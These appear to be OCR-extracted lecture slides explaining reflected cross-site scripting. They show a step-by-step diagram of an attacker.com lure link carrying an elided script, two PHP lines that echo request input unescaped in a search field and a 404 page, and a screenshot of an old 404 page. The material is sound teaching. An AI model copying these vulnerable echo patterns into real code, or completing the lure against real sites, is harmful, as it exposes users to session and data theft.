


Reflected XSS Attacks – Scenario



https://attacker.com
1. Visit attacker's website
2. Receive malicious page
App
attacker.com web server
victim
App
search.com (vulnerable web app)

You should click this!:
https://search.com?query=<script>...</script>


Reflected XSS Attacks – Scenario


https://attacker.com
You should click this!:
https://search.com?query=<script>...</script>
1. Visit attacker's website
2. Receive malicious page
3. Click the link
victim
App
attacker.com
web server
App
search.com
(vulnerable web app)
https://search.com?query...

Reflected XSS Attacks – Scenario


https://attacker.com
You should click this!:
https://search.com?query=<script>...</script>
1. Visit attacker's website
2. Receive malicious page
App
attacker.com
web server
victim
3. Click the link
4. Receive page with the **malicious JS code**
https://search.com?query...
hi
OK
App
search.com
(vulnerable web app)


Reflected XSS Attacks – Scenario


https://attacker.com
You should click this!:
https://search.com?query=<script>...</script>
1. Visit attacker's website
2. Receive malicious page
5. Send victim's sensitive data
App
attacker.com
web server
victim
3. Click the link
4. Receive page with the malicious JS code
App
search.com
(vulnerable web app)
https://search.com?query...
hi
OK

Reflected XSS Attacks

- Most frequently occurs in search fields
  - echo ‘<input type=“text” name=“searchword” value=“’ . $_REQUEST[“searchword”] . ‘”>’;

- Custom 404 pages
  - echo ‘The URL ’ . $_SERVER[‘REQUEST_URI’] . ‘ could not be found’;


antville.org - 404 - not found - Microsoft Internet Explorer
Datei Bearbeiten Ansicht Favoriten Extras ?
Zurück Suchen Favoriten
Adresse
Wechseln zu
Links Blink this site viewCookies
Fertig
Internet

http://www.antville.org/foobla.jsp


Wednesday, 05.07.2006, 09:19
You're not logged in ... login

menu
... antville.org home

resources
... project site
... macro docs
... help

Sorry!

URL foobla.jsp was not found on this server!

